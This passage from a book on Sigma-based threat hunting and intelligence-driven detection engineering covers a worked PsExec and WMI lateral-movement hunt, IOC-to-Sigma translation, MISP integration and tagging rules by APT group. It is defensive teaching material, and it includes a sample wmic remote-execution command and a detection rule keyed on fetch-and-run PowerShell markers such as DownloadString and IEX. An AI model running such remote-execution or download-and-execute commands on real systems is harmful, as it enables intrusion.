In summary, hunting in cloud environments is both a frontier and a necessity. Sigma provides a common language to codify cloud detections. Moreover, with growing support from platforms and the community, hunters can apply familiar techniques (like writing hypothesis-driven rules) to cloud data. To succeed, you must be prepared to handle field mapping and tool integration (for example converting Sigma to an Athena SQL query or a Sentinel query), and to leverage automation due to the scale of cloud logs. As tooling matures, we may soon have a "Chainsaw-like tool for cloud" that runs Sigma hunts on cloud logs at the press of a button. As tooling matures, threat hunters in the cloud will gain increased capabilities. For now, combining Sigma's detections with cloud expertise and vigilant analysis offers a proactive way to find attackers who might otherwise operate unchecked in your SaaS and IaaS platforms. Therefore, by extending threat hunting into the cloud, organizations close a critical visibility gap, and ensure that their **Sigma rule arsenal** covers the full breadth of modern IT environments.

Example: Lateral Movement Hunt

Scenario: Suppose our organization has recently tightened perimeter defenses, and we suspect that if an attacker were inside, they would try to move laterally through the network to reach high-value targets. We have not seen any direct alerts of lateral movement, but as proactive threat hunters we decide to conduct a *Lateral Movement Hunting Campaign*. The campaign's hypothesis is: *"If an adversary is present in our environment, they might be using common lateral movement techniques like PsExec over SMB (MITRE ATT&CK T1021.002).* We will use Sigma to help uncover any such activity.

Step 1. Plan the Hunt: We will narrow the scope to Windows servers and workstations within the corporate domain, over the last 30 days of log data. Data sources will include the Windows Security event log, Sysmon logs (which provide detailed process execution data), and maybe any available network share access logs. We particularly want to detect things like new services being installed remotely, or remote process execution, as these are classic signs of lateral movement (MITRE technique T1047). We will

gather some threat intelligence on lateral movement—for instance, we note that the tool **PsExec** (from **Sysinternals**) is often used, and it typically leaves a trace (it creates a service named **PSEXESVC** on the remote system). We also know that attackers abuse WMI for lateral movement, which might show up as the WMI provider processes launching unusual programs on target machines.

Step 2. Develop Sigma Hunting Rules: Based on the preceding step, we will write a couple of Sigma queries. Our first rule will hunt for evidence of **PsExec** usage by looking for the **PSEXESVC** service installation event. According to Windows logging, when a service is created on a host, Event ID 7045 ("A service was installed in the system") is recorded in the **System** log (Service Control Manager), and if **PsExec** was used, the service name will be **PSEXESVC** by default. We will craft a Sigma rule for this:

```
title: Possible PsExec Lateral Movement (PSEXESVC Service
Installed/Started)
id: hunt_windows_psexec_service_system_7045_7036
status: experimental
logsource:
   product: windows
   service: system
detection:
   service_installation:
      EventID: 7045
      ServiceName: 'PSEXESVC'
      ImagePath|endswith: '\PSEXESVC.exe'
   service_started:
      EventID: 7036
      ServiceName: 'PSEXESVC'
      State: 'running'
   condition: service_installation or service_started
level: medium
tags:
   - attack.lateral_movement
   - attack.t1021.002
falsepositives:
   - Legitimate Sysinternals PsExec use by administrators or IT
   automation
```

```
- Remote administration tooling that deploys PsExec or
reuses the same service name
```

This Sigma hunting rule looks for either an Event 7045 where a service named "**PSEXESVC**" was installed, **or** an Event 7036 (service state change) indicating that **PSEXESVC** has started running. We have included both to catch cases where the logs might have one or the other. Therefore, we set status: experimental to denote that this is a hunting rule. Running this rule through a Sigma converter and querying our SIEM will retrieve any instances of **PsExec** usage in the past month (on any host that logs Security events).

Now, suppose that the query returns a hit: on **SERVER-APP-01**, on July 10 at 2:00 AM, there is an Event 7045 showing **ServiceName: PSEXESVC** installed by user **DOMAIN\jdoe**. This is immediately suspicious if jdoe is not an administrator who is expected to use **PsExec**, or if this server should never have **PsExec** running. We will flag this for deeper investigation: check jdoe's account activity, see what process **PSEXESVC.exe** ran (Sysmon might show a cmd.exe launched by **PSEXESVC.exe**, and so on), and maybe, we have caught an actual unauthorized lateral movement. In our hypothetical case, say, we find that jdoe is a normal user whose account was likely compromised—this could be a smoking gun that confirms if an attacker used **PsExec** to move laterally into SERVER-APP-01.

Now, consider if the rule returns **no results**. Does that clear our hypothesis? Not entirely—a skilled attacker might avoid **PsExec**, or use a variant that does not use the literal "**PSEXESVC**" service name. They could use WMI or other tools. So, we will proceed to another set of Sigma rules.

Our second rule will hunt for **WMI-based lateral movement**. When WMI is used to execute a process on a remote machine, the process typically is created by the WMI provider host (**WmiPrvSE.exe**). For example, an attacker might run a command like **wmic /node:TargetPC** process call create "**cmd.exe /c whoami**" from one machine to execute on another. On the target, you would see WmiPrvSE.exe spawning cmd.exe. Sysmon Event ID 1 (Process Creation) would capture that relationship, if it is installed. In Windows Event Log, such an action might not be clearly logged unless command-line auditing is on, but Sysmon or other EDR telemetry is useful here.

Therefore, we will write a Sigma rule for Sysmon logs to find processes launched by **`WmiPrvSE`**:

```
title: Remote Execution via WMI (WmiPrvSE spawn)
logsource:
 product: windows
 category: process_creation
detection:
 wmi_remote_proc:
  ParentImage|endswith: '\WmiPrvSE.exe'
  Image|endswith:
   - '\cmd.exe'
   - '\powershell.exe'
 suspicious_args:
  CommandLine|contains:
   - ' /c '
   - '-enc'
   - 'Invoke-'
   - 'DownloadString'
   - 'IEX'
 condition: wmi_remote_proc and suspicious_args
```

This hunting rule directs us to find any process where the parent process is WmiPrvSE.exe, and the new process is either **`cmd.exe`** or **`powershell.exe`** (common utilities attackers would execute remotely via WMI). We will run this Sigma query against our **`Sysmon`** logs for the last 30 days.

Let us say this query returns a few hits—which are not many, since WMI spawning interactive shells is relatively rare. However, one result stands out: On **DC-02** (a domain controller) at 3:15 AM on July 12, **`WmiPrvSE.exe`** launched cmd.exe under the user **`ENTERPRISE\backupSvc`**. This is unusual because our backup service account should not be spawning command prompts, and certainly not via WMI. Therefore, this aligns with our hypothesis that an attacker, after compromising one system, might use WMI (with the context of the backup service account's privileges) to execute commands on a domain controller. We have now uncovered a strong lead of lateral movement.

Step 3: Investigation and Outcome. With these findings, the hunt moves from pure discovery to investigation. We will dig deeper into the context of

each finding. For the **PsExec** event on SERVER-APP-01 by user jdoe, we correlate it with authentication logs—perhaps, we find that jdoe logged in from an IP or machine that they normally do not use, which indicates a possible compromised workstation that was the launch point. For the WMI event on DC-02, we examine how **backupSvc** was used—maybe, we find that account was leveraged from a certain server that had the backup software (or maybe that server was breached and used to pivot into the DC). Each of these leads could unravel into a full incident response scenario.

From a hunting perspective, **the campaign has successfully found signs of lateral movement that no alert had caught.** In the next steps, we would escalate these to the incident response team to contain the breach. Simultaneously, we convert our hunting Sigma rules into permanent detection content. For example, we might promote the **PsExec** rule (or a generalized version of it) into our Sigma detection repository with status: stable, and add it to the SIEM's real-time alerts, so that if **PSEXESVC** appears again, we will get an immediate alert. We would do similarly for the WMI rule, by broadening it or adding known false positive exemptions (maybe our IT automation uses WMI at noon on some servers—we would account for that in a refined detection rule).

Additionally, this campaign yields other benefits; we uncovered gaps and updated our detection coverage (detection engineering outcome), and we might update our **Sigma rule tags** to map these to ATT&CK techniques (for example, tag the **PsExec** rule with T1021.002 Remote Services: **SMB/PsExec**). We can also document the findings and methods of this hunt to contribute to our organizational learning.

This lateral movement hunt example demonstrates the synergy of all concepts discussed—we formed a hypothesis (attackers doing lateral movement), used Sigma to write open-ended hunting rules (for **PsExec**, WMI) based on known TTPs, enriched our analysis with contextual knowledge (knowing what **PSEXESVC** is, which accounts are sensitive, and so on), and ran a structured campaign that yielded actionable results. Therefore, by using Sigma as the lingua franca for our queries, we ensured that the hunts were repeatable and sharable. A year later, another analyst could take these same Sigma rules and run them (or even automate them to run periodically) to continuously look for lateral movement in the environment. This is the essence of modern threat hunting with Sigma, as

we combined human-led hypotheses with code-driven searching to outsmart attackers.

Conclusion

Threat hunting with Sigma enables SOCs to move **beyond reactive alerts** into proactive, hypothesis-driven discovery. Hence, by writing **open-ended Sigma rules**, analysts can explore broader patterns, test assumptions about attacker behavior, and refine detections based on evidence. Moreover, enrichment with **asset and user context** helps prioritize what matters, while **structured hunting campaigns** ensure that hunts are repeatable and measurable.

Thus, optimizing rules, integrating them with SIEMs, and **automating hunts** further extend coverage and efficiency. Sigma also proves valuable in **cloud environments**, where behavioral hunts complement native security tools. The lateral movement example illustrated how hypotheses, Sigma-based queries, and contextual analysis converge into actionable findings.

Hence, with Sigma, threat hunting becomes **systematic, sharable, and iterative**, as we turn hunting insights into long-term detection content. In the next chapter, we will focus on how to **package, version, and govern Sigma rule packs,** so that hunting outputs and detection content can be managed at scale across the SOC.

Next, we will turn threat intelligence into actionable Sigma content, while extracting TTPs from reports, mapping them to ATT&CK, and operationalizing them via MISP/feeds to drive rule creation and coverage. We will also align detections to specific threat actors and campaigns, build actor-focused coverage matrices, and show how to keep intel-driven rules current through continuous tuning.

CHAPTER 16

Intelligence-Driven Detection Engineering

Introduction

Modern detection engineering thrives when informed by threat intelligence. **Intelligence-driven detection engineering** means to use knowledge about adversaries—their tools, tactics, and procedures—to shape and prioritize our detection content. Therefore, instead of relying only on ad-hoc alerts or generic indicators, we can leverage threat reports and feeds to build **context-rich detection rules** that anticipate attacker behavior. This approach aligns with the idea of *threat-informed defense*, where we deliberately map and implement detections for the TTPs (Tactics, Techniques, and Procedures) used by real-world adversaries. Hence, by focusing on adversary behaviors (for example, using encoded PowerShell commands or disabling security logs) instead of just static IOCs, we can create alerts that are more resilient to attacker changes, and are more actionable for analysts. Therefore, in this chapter, we will explore how to extract actionable TTPs from threat intelligence, translate them into Sigma rules, integrate community threat feeds like MISP, and organize detections around known threat actors. We will also walk through a case study of converting APT29's tradecraft into Sigma detection logic, while demonstrating the full process from gathering intelligence to implementation.

Structure

In this chapter, the following topics will be covered:

- Extracting TTPs from Threat Reports
- IOC to Sigma Translation
- Integrating MISP and Threat Feeds

- Tracking APT Groups via Sigma Tags
- Operationalizing Threat Reports into Rules
- Case Study: APT29 Emulation to Sigma Rules

Extracting TTPs from Threat Reports

One of the first steps in intelligence-driven detection is **harvesting TTPs from Cyber Threat Intelligence (CTI) reports**. Threat reports—whether they are detailed incident analyses, advisories, or APT group profiles—often contain a mix of indicators and narrative descriptions of attacker behavior. Hence, as a detection engineer, your goal is to parse these reports and identify the adversary **techniques** underlying the attack, and not just the explicit IOCs. This means reading beyond the IP addresses and hashes in the report, and teasing out *how* the attackers achieved their objectives (for example what tools or commands they used, how they moved laterally, and how they evaded defenses). These behaviors can then be mapped to a common framework like MITRE ATT&CK for consistency. As a result, we get standardized view of the tactics and techniques involved.

TTP extraction from a report is an analytical process that goes deeper than a simple keyword search, or copying MITRE tags. As one source emphasizes, it is not enough to highlight already-tagged techniques; an analyst must *understand what technique was used and how it was implemented, while continually asking how one could detect or hunt for that behavior*. In practice, this involves carefully rereading report sections, while examining any provided technical artifacts (like command screenshots, logs, or code snippets), and possibly researching unfamiliar details. For example, if a report mentions *"the attacker created a scheduled task named* `SoftwareProtectionPlatform\EventCacheManager` *to appear legitimate"*, we recognize this as an instance of the **Masquerading** technique (pretending that a malicious task is a normal one). Therefore, a detection engineer would note this TTP, and would think about how to detect a suspicious task creation in Windows event logs (for instance, any new scheduled task with a name that mimicks known system tasks).

Often, threat reports will include references to MITRE ATT&CK techniques, or at least descriptions that can be mapped to them. Many reports by vendors like Mandiant or Microsoft directly list the ATT&CK

technique IDs for observed behaviors. When available, these are a great starting point—you can compile all mentioned technique IDs from the report as a quick "ATT&CK mapping" of the incident. However, do not stop there. **The key is context**—understand how exactly the adversary executed the technique. For instance, a report might state that a group achieved persistence via registry run keys. The underlying technique is *Registry Run Key/Startup Folder* (ATT&CK T1547.001). But how did they do it? Did they use reg.exe or PowerShell? Which registry path was used? How could that appear in logs? These details influence how you would write an effective detection. Hence, a generic rule for "any new run key" might be too broad, but if the report reveals a specific pattern (like a run key pointing to an unusual binary in an uncommon directory), you can incorporate it into a more precise Sigma rule.

Pro Tip: *Use a structured approach to TTP extraction. Maintain a table or spreadsheet for each threat report that logs these elements: the actor or malware name, the source/reference, the relevant ATT&CK tactic/technique, a description of the behavior, and potential telemetry or log sources where the behavior could be observed. This creates a "shopping list" of behaviors to go hunt for or write detections for. For example, from a report snippet "APT X's malware used a deprecated HTTP header Content-DPR to send encrypted beacon data", you might record: Tactic = Command-and-Control, Technique =* ***Encrypted Channel (T1573)*** *or* ***Application Layer Protocol (T1071)****, Detail = "malware using unusual HTTP header (Content-DPR) for C2", and Telemetry = likely web proxy or packet logs where HTTP headers can be inspected. Therefore, such an entry suggests creating a detection use case for* ***abnormal HTTP header usage****.*

Tools and Automation

Given the volume of threat reporting, some automation can assist in mapping reports to ATT&CK. For instance, MITRE's **Threat Report ATT&CK Mapper (TRAM)** project uses machine learning (including fine-tuned language models) to automatically identify ATT&CK techniques mentioned in CTI documents. Thereafter, TRAM and similar tools can rapidly highlight sentences likely describing TTPs (for example, "disabling Event Logging with auditpol" or "encoded PowerShell commands"), which analysts can then verify. While these tools are promising, they are mere aids

—the human analyst still needs to confirm accuracy, and then extract the nuanced details. Automated mappings might miss subtle context or map to a generic technique when a more specific sub-technique applies. Therefore, remember to review the original text around any identified TTP to fully grasp implementation specifics. In short, automation can accelerate the process, but **the analyst's understanding is irreplaceable** in producing high-quality detection logic.

Once you have a list of TTPs from a threat report, **prioritize which ones to turn into detection rules**. Not every single behavior warrants a new rule—some might already be covered by existing detections, and others might be too generic. Focus on those TTPs that are both relevant and observable in your environment. For example, if the report is about an APT targeting Exchange servers with a novel technique and you operate Exchange, it is high priority. If an actor used a malware family's unique protocol, but you have other controls catching that malware, maybe assign them to a lower priority. Also, consider the **difficulty for the adversary to change that TTP** (following the *Pyramid of Pain* concept)—detections at the TTP level (tools and behaviors) will remain more effective than simple IOC-based detections. Thus, by extracting and focusing on TTPs, you can invest in detections that can catch not just that particular threat report's incident, but future attacks that exhibit similar behaviors.

In summary, extracting TTPs from threat reports is about reading with a "detection lens". Instead of treating the report as just news, you treat it as actionable intelligence—every described adversary action is a potential detection opportunity. Therefore, by systematically cataloguing those actions and understanding how to find them in your logs, you can build a bridge from threat intelligence to concrete detection content.

IOC to Sigma Translation

Threat reports and feeds often supply **Indicators of Compromise (IOCs)**, which are discrete data points like malicious file hashes, IP addresses, domain names, URLs, and filenames. IOCs are invaluable for incident response and retrospective searches, but by themselves they have a **short lifespan and limited scope**. Attackers can easily change these indicators to evade detection. Therefore, relying solely on raw IOCs in detection content can result in brittle detections that miss slightly modified attacks (false

negatives) or conversely, trigger on benign lookalikes (false positives). Consequently, Sigma, which is designed as a **behavioral detection language**, encourages us to go beyond simple IOCs, and also describe patterns of malicious behavior. However, Sigma rules can certainly incorporate IOCs, and we often do include them, but ideally in combination with context to reduce noise.

Therefore, translating IOCs to Sigma means taking those atomic indicators and embedding them in a Sigma rule's search pattern, which is aligned to the right log source and enriched with context. The simplest form of this is a one-to-one translation—for example, converting an IP address IOC into a Sigma rule that searches firewall or proxy logs for that IP. Here is a basic example:

```
title: Suspicious Outbound Connection (Example IOC)
id: e3f1c2d0-0000-4a4b-9123-000000000001
status: experimental
description: Detect connection to known malicious IP from
Threat Intel feed
author: SecurityTeam
logsource:
 category: firewall
detection:
 selection:
  dst_ip:
   - 159.65.80.157
   - 103.59.144.183
 condition: selection
tags:
 - threat.intel.ioc
 - attack.command_and_control
```

In this hypothetical Sigma rule, two known malicious IP addresses from threat intel are placed under **`dst_ip`** for firewall logs. If any outbound connection to these IPs is logged, the rule would trigger. Similarly, if the IOC were a file hash, we would have targeted an EDR's file telemetry, or an antivirus log source with a selection on the file hash field.

While straightforward, such direct IOC-based Sigma rules come with **caveats**. A prime issue is false positives when IOCs lack context. A blog

post on automating Sigma from MISP intelligence noted a “spray and pray” effect of dumping raw indicators into detections—for instance, blindly alerting on any hit for a domain that appeared in MISP. This can flag benign traffic if, say, a shared cloud service or CDN domain was listed as malicious erroneously. A real example can be something like this: an IOC feed might list a generic URL shortener (bit.ly, t.co, and so on) because a threat used a specific shortlink. If one wrote a Sigma rule to alert on any traffic to bit.ly domain, it would be incredibly noisy and mostly false alerts. The feed provided the “what” (the domain), but without the “how” (the full context of the malicious use), the detection will be too broad. Therefore, Sigma rules let us incorporate additional conditions—we can, and should add the missing context around an IOC to improve fidelity.

Adding context to IOCs might include the process that accessed the IP, the command-line around a filename, the timing, the surrounding behavior, and so on. If an IOC is a file name (for example invoice.pdf used in phishing), a Sigma rule could require the file name in logs. However, it must also be noted that process opening it is a suspicious one (like Word spawning PowerShell). Therefore, if an IOC is a registry key, the rule might check that the registry change was done by an unusual process or user account. Essentially, we elevate an IOC match to a **behavioral indicator** by pairing it with other conditions.

The open-source tool **Sigma Importer (`"sigmai"`)** was created to automate this blending of IOCs with context. It can take MISP events (which often group IOCs into meaningful collections, like all indicators from a specific attack campaign) and generate Sigma rules that reflect that context. Instead of treating each indicator in isolation, **`sigmai`** looks at MISP’s structured data (objects and attributes), and produces a rule sends an alert whenever a combination of particular elements is spotted. For example, MISP might have an event describing an intrusion by “Emissary Panda” (APT27) with various indicators, which are: an IP address, a malware file hash, a filename, and so on. Sigma Importer can output a multi-part Sigma rule, where one section covers network logs (with the IPs), and another covers host logs (with the file hashes and names). These are tied together under a common rule ID and title. The benefit is that we get a Sigma rule that is *richer* than any single IOC, as it encodes a scenario. Therefore, this addresses the lack of logic, which is a major limitation of pure IoC feeds,

by **converting threat intel into "Detection-as-Code" (DaC)** that can run on SIEMs.

Let us now compare the two approaches for clarity:

Indicator Feed (IOC)	Sigma Rule (Behavioral/Contextual)
List of atomic indicators (IPs, hashes, domains, and so on)	Pattern of activity combining conditions (values + behavior)
Easy for attackers to evade by changing the indicator	Harder to evade—focuses on how the activity looks in logs
High volume (feeds can have thousands of IOCs)	Lower volume—each rule is crafted, often covering multiple IOCs or a technique
High false positive risk, if used blindly (for example, benign use of a blacklisted IP)	Lower false positives by design—rules include context and filtering logic
Prone to false negatives (miss new indicators not in list)	More resilient—can catch new indicators if behavior stays consistent
Short Lifespan: IOCs "burn" quickly once public.	Longer Lifespan: TTP-based rules remain useful across campaigns.
Easily shareable as feeds, machine-readable (STIX)	Shareable as open Sigma format, requires proper log mapping in backend

Table 16.1: *Indicator Feed vs. Sigma Rule Comparison*

Therefore, in practice, a mature detection program uses **both** IOCs and behavior rules in tandem. IOCs are great for quick deployment during active incidents (for example, a surge of a new ransomware—you feed all known hashes into your SIEM to find any hits now). Sigma rules, being more time-consuming to develop, pay off in the longer term by detecting future or stealthier occurrences of the same tactics. An ideal workflow might be to ingest IOCs to catch the immediate threats, but also analyze those IOCs to infer the broader technique, and then write a Sigma rule to catch variations of the technique going forward.

Therefore, when writing Sigma rules for IOCs, consider a few practical tips:

- **Batch and Group**: If you have multiple IOCs related to the same threat, it is often better to group them in one rule under a single selection list, rather than separate rule per IOC. This reduces management overhead and alert noise (one alert that "Indicator X or Y or Z was observed" instead of three separate alerts). For example, if

MISP provides 10 domains for a phishing campaign, create one Sigma rule “Phishing Campaign Domains Contacted”, with all the 10 domains in the `domain|endswith` list.

- **Use Appropriate `Logsource`**: Ensure that the Sigma rule’s `logsource` corresponds to the data source where the IOC is expected to be observed. Network indicators (IP, URL) might appear in firewall, proxy, DNS logs. File hashes might appear in antivirus, EDR, or Sysmon logs for process loading. If necessary, create multiple `logsource` sections (Sigma supports multi-part rules) to cover different data sources for the same IOC set.
- **Add Context Filters**: As discussed, include additional conditions, if they are available. For IPs, maybe limit to outbound connections on unusual ports, or from sensitive hosts. For file hashes, you might require that the file was executed or flagged by AV. For domains, you might require a suspicious user agent or referrer in the HTTP request. The goal here is to reduce false hits, while still catching the malicious scenarios.
- **Expiration**: Note that IOC-based rules may need retirement or downgrading after some time. An IOC that was hot last month might no longer be useful next month, if the threat actor has moved on. Therefore, you must keep an eye out for such rules, and consider tagging them with a date or feed reference (using the references field), so that you know about their origin. This makes it easier to clean up the outdated rules later.

Therefore, Sigma’s flexibility lets you implement indicator matching as needed, but the real strength lies in when you **elevate the indicators into patterns**. Hence, by translating IOCs into Sigma while merging them with behavioral context, you can get the best of both worlds—the extensive coverage of threat intelligence feeds, along with the precision of behavioral detection. As one engineer put it, MISP (IoCs) alone can produce many false positives, and Sigma (rules) alone can miss unknown variants; combining them results in stronger detections.

Integrating MISP and Threat Feeds

Threat intelligence feeds and platforms, such as **MISP (Malware Information Sharing Platform)**, play a pivotal role in intelligence-driven detection engineering. These platforms aggregate indicators and adversary information from various sources (community contributions, industry groups, open sources), and make them available for consumption. The challenge (and goal) therefore is to **integrate this threat intelligence into your detection pipeline** effectively, while ensuring that it enhances your Sigma rule set and SOC operations, instead of overwhelming them.

There are a few major ways to integrate threat feeds like MISP with your detection capabilities, such as:

- **Direct SIEM Ingestion of Threat Indicators**: Many SIEM and XDR platforms allow you to import threat intel entries (IPs, hashes, domains, and so on), and use them in detection rules or correlation searches. For example, Microsoft Sentinel can ingest threat intelligence via connectors (such as a built-in STIX/TAXII feed importer), and then power **indicator-based analytics rules**. In Sentinel, once threat indicators are imported, you can create scheduled queries that automatically compare incoming logs against those indicators, and generate alerts when there is a match. This is a form of *dynamic* integration—as the threat intelligence feed is updated (for example via MISP or another TIP), the SIEM's detection logic is automatically refreshed with the latest IOCs to match against. Hence, it is efficient for broad coverage, as it essentially maintains watchlists of "known bad" that trigger alerts if seen.
- **On-Demand Lookups and Enrichment**: Another integration mode is using threat intel to enrich alerts or during investigations. For instance, when an alert fires, your SOC tooling might query MISP to see if any artifact in the alert (like an IP or file hash) is known malicious, while attaching that context to the ticket. While this is more about response than detection, it is still integration, as it ensures that if a Sigma rule catches a suspicious event, you will quickly know if the related IOCs are flagged in threat intelligence. Some SOCs also set up enrichment playbooks, such that any IP or hash in an alert is automatically looked up in MISP or VirusTotal, and the results added to the alert details for the analyst.

- **Automated Sigma Rule Generation from Threat Feeds**: As discussed in section, *IOC to Sigma Translation*, tools like **`sigmai`** bridge the gap by converting threat intelligence feed data into Sigma rules. This is a more advanced integration where MISP acts not just as a source of raw IOCs, but as a source of *structured threat scenarios*. The **`sigmai`** project, for example, can take a MISP event, and **output a ready-to-use Sigma rule** that encodes those IOCs in a logical way. To use this in practice, a detection engineer might routinely run **`sigmai`** for new high-confidence MISP events. Therefore, the resulting Sigma rules could be reviewed, adjusted if needed, and then added to the detection repository. This effectively automates the heavy lifting of writing rules for every intelligence entry, even though the rules might be simplistic. The true value emerges when the MISP data includes relationships (for example, an IP tied to a certain malware hash in the same event) —the generated Sigma will tie those together; therefore, an alert would fire only if both the network indicator and the host indicator are seen, which is a stronger signal of the threat.
- **Feed Integration via SOC Platforms**: Some security orchestration solutions or commercial platforms provide built-in connectors to sync threat feeds with your detection content. For instance, there is a known integration where MISP can feed directly into Splunk (via the misp42splunk app) or into Azure Sentinel (via functions). The MISP-to-Sentinel integration uses an Azure function to pull indicators from MISP (through the PyMISP API), and push them into Sentinel's threat intel data store. Once it is there, Sentinel's analytic rules will generate alerts whenever any log data matches those indicators. Similarly, Splunk can periodically pull MISP IOCs into a lookup table, and then use SPL queries to match logs against that table. **Elastic** users can integrate threat feeds by ingesting the feed into an index, and using Elastic SIEM's rule to query for any matches (for example, using Watcher or the Security detection engine rules referencing the threat index).

  A concrete example can be: Suppose that MISP has an event for "APT BadWolf – March 2025 Campaign", which contains 5 IPs and 3 domain names used in that campaign. These are tagged as TTPs for C2. When this threat intelligence is integrated into the SIEM:

- If using direct ingestion, the 8 indicators are added to a lookup list called **`BadWolf_IOCs`**. We then have a Sigma rule or SIEM query that says, “Any outbound connection to any indicator in **`BadWolf_IOCs`** -> alert as '**`Possible BadWolf C2`**'". In Sigma syntax, this could be represented as a list of **`dst_ip`** and domain values under a single rule’s detection.
- If using **`sigmai`**, we might generate a Sigma rule that has two parts—one for network logs (with the IPs/domains), and an empty stub for host logs, if none are provided. Therefore, the rule metadata might include reference to the MISP event ID, and even the threat actor or campaign name as tags (for example, **`tags: apt.badwolf`**, **`misp:event-12345`**).
- While using enrichment, we might not automatically alert on those indicators, but if another rule triggers, and the destination IP is one of those 5, an enrichment step will flag “this IP is linked to BadWolf campaign” to the analyst, which effectively upgrades the alert’s priority.

Quality Control and Noise Reduction

Integrating threat feeds can flood your SIEM with indicators. Therefore, it is important to filter and manage what you bring in. Not every community feed IOC should become an active alert in your environment. Consider applying filters such as:

- **Confidence**: Many threat feeds or platforms allow confidence scoring. You might only alert on IOCs that are high confidence, or are observed in targeted attacks, while ignoring those tagged as “low confidence”, or mere speculation.
- **Threat Actor Relevance**: Focus on intel related to threat actors or malware that target your industry or region. For example, if you are a financial institution, you might prioritize integrating feeds about FIN groups and banking Trojans, but might not bother with IOCs of a state-sponsored espionage group that never targets your sector.
- **Whitelist Known Benign**: Inevitably, some shared IOCs are false or overlap with the legitimate infrastructure (for example, public DNS servers, CDN nodes, common software certificates). Therefore, you

must maintain a small whitelist or filtering rule to exclude them from alerting. A MISP instance can have “false positive” tags on attributes —use them. An anecdote from the NVISO Sigma Importer blog shares this information: Google’s DNS (8.8.8.8) was at one point flagged as an IoC, which would be a noisy indicator to alert on blindly. An integration pipeline should drop or ignore such IOCs.

- **Expiration and Update**: Use TTL (time-to-live) for indicators if possible. Many threat intelligence platforms annotate indicators with a “valid until”, or the last-seen date. Therefore, you could configure your import to not include IOCs older than, say, one year, or to automatically expire them from active use after a certain period, unless seen again or updated. This avoids clutter with stale data.

Another aspect of integration is using threat feeds to **measure detection coverage**. Thus, by tagging Sigma rules with a threat actor or campaign identifiers, you can cross-reference your rule set against intelligence. For instance, if MISP or another TIP has a list of techniques used by a given APT, and you tag your rules by ATT&CK technique, you can identify the gaps. Some organizations load a summary of threat intelligence into a dashboard or matrix (for example, by using ATT&CK Navigator) to visualize which relevant techniques have Sigma coverage and which do not. Threat feeds, especially those structured with ATT&CK mappings, thus inform your detection engineering roadmap. Therefore, this is intelligence-driven detection planning.

In summary, integrating MISP and other threat feeds means **to turn threat data into active defense measures**. Whether through automated feeds powering SIEM rules, or conversion into Sigma detections, or contextual enrichment, the goal is to operationalize threat intelligence, so that it directly helps catch or investigate adversaries. It is a continuous process—as new intel comes in (new MISP events, new feed entries), you can update your detection content accordingly, ideally via a well-defined workflow or even CI/CD, as discussed in Chapter 13. When done right, your SOC gains a proactive edge. Therefore, you are not just reacting to whatever happens, but are actively **aligning your detections to the evolving threat landscape** that your organization is facing.

Tracking APT Groups via Sigma Tags

As your library of Sigma rules grows, maintaining context and organization becomes crucial. One powerful yet simple mechanism for this is the use of **Sigma rule tags** to track metadata, which includes mappings to frameworks, or specific threat actors or groups. In Sigma, the tags field is an array where you can include any labels relevant to the rule. Thus, a common practice (and the official guideline) is to use tags for MITRE ATT&CK tactics and technique IDs, for example, **`attack.execution`**, **`attack.t1059.001`** for PowerShell, and so on. However, tags are not limited to ATT&CK—they can represent any categorization that helps your team.

Using tags for threat actors/APT groups is a way to explicitly link a detection rule to the adversary (or adversaries) whose behavior it detects. For example, if you write a rule to detect a technique frequently used by **APT29 (also known as Cozy Bear/NOBELIUM)**, you might add a tag like **`apt29`** or **`group.g0016`** (where G0016 is APT29's group ID in ATT&CK) to that rule. This does not affect the rule's logic at all, as it is just a label. However, it has significant benefits for managing and understanding your detections.

Imagine if an SOC lead asks about the coverage for APT29's tactics. If all your Sigma rules that are relevant to APT29 carry the apt29 tag, you can easily search your rule repository for that tag, and get a list of detections. It becomes trivial to generate a coverage report or to filter SIEM alerts by threat actor. During an active threat (say a government warning comes in about APT29 targeting your sector), the SOC could quickly toggle all rules tagged apt29 to a heightened alerting mode, or ensure that they are enabled in all relevant log sources.

For example, consider a Sigma rule that detects suspicious usage of encoded PowerShell commands, which is a technique that **`APT29`** is known to leverage extensively (they often use PowerShell with encoded payloads for execution). The rule might be written initially because of APT29's tradecraft; so, you tag it with the group name for traceability. In one published Sigma rule example for encoded PowerShell, the author included the tag apt29 alongside the technique tag for PowerShell (T1059.001). The tags section looked like:

```
tags:
  - apt29
  - attack.t1059.001
  - powershell.encoded.commands
```

Here, **`apt29`** flags the adversary, attack.t1059.001 is the MITRE technique for PowerShell, and **`powershell.encoded.commands`** might be an internal/organization-specific tag, or just a descriptive label. With this, any alert generated by this rule in a SIEM could be automatically enriched to say “Potential APT29 TTP” due to the tag, which immediately gives analysts additional context. It also means that if tomorrow APT29 changes tactics and that rule is found useful against another group, you might add another tag or keep it—tagging does not have to imply exclusivity, it is just informative.

Beyond adversary names, you might also use tags for **malware families or campaigns**, which are often tied to groups. For instance, if a rule detects Cobalt Strike beacons, you might tag it **`malware.cobalt_strike`**, as well as any APT known for using Cobalt Strike. Or, if a rule is specifically looking for techniques from the “SolarWinds” attack (attributed to APT29), you could tag **`campaign.solarstorm`**. Therefore, tags can essentially become a flexible taxonomy system for your detections.

Creating a Tagging Strategy

It is wise to establish a convention for naming tags related to threat actors. You could use the ATT&CK group naming if you want consistency (for example, **`group.g0016`** for APT29, **`group.g0027`** for FIN7, and so on), but it is less readable for analysts. More commonly, teams use plain names or well-known acronyms (like **`apt29`**, **`fin7`**, **`temp.perseus`** and so on, depending on the naming standard your intel team uses). Ensure that these tags are documented somewhere, so that anyone writing new rules knows to include them whenever it is relevant to do so. Many public Sigma rules in community repositories include actor or malware names in tags when the rule was derived from a particular threat report or actor’s technique. Therefore, using them as references can help you decide your format.

However, you must know that not every rule needs or should have an actor tag. Only do so when the rule is either inspired by or strongly associated with that actor’s TTPs. A generic rule like “Suspicious process spawning”

is not tied to any single group—it is just good practice generally. Tagging everything with every possible actor would dilute the usefulness. Tags work best when they highlight a meaningful link, for example, “This rule was written because APT X does this often”. Also, some rules might legitimately get multiple actor tags if the behavior is seen from multiple groups (for example, both `APT28` and `APT29` might use credential dumping —if your rule is particularly tuned to the method they use, you might tag both).

Operational Benefits:

- **Coverage Analysis:** As mentioned, you can map your rules to threat groups via tags and easily identify detection coverage against those groups. Security managers often maintain a list of top threat actors of concern, while tags let you align your detection inventory to that list. You might discover “We have 5 rules tagged for APT29, but none for APT33—maybe because we have not focused on Iran-based threats; is that okay for our risk profile, or do we need to expand?”
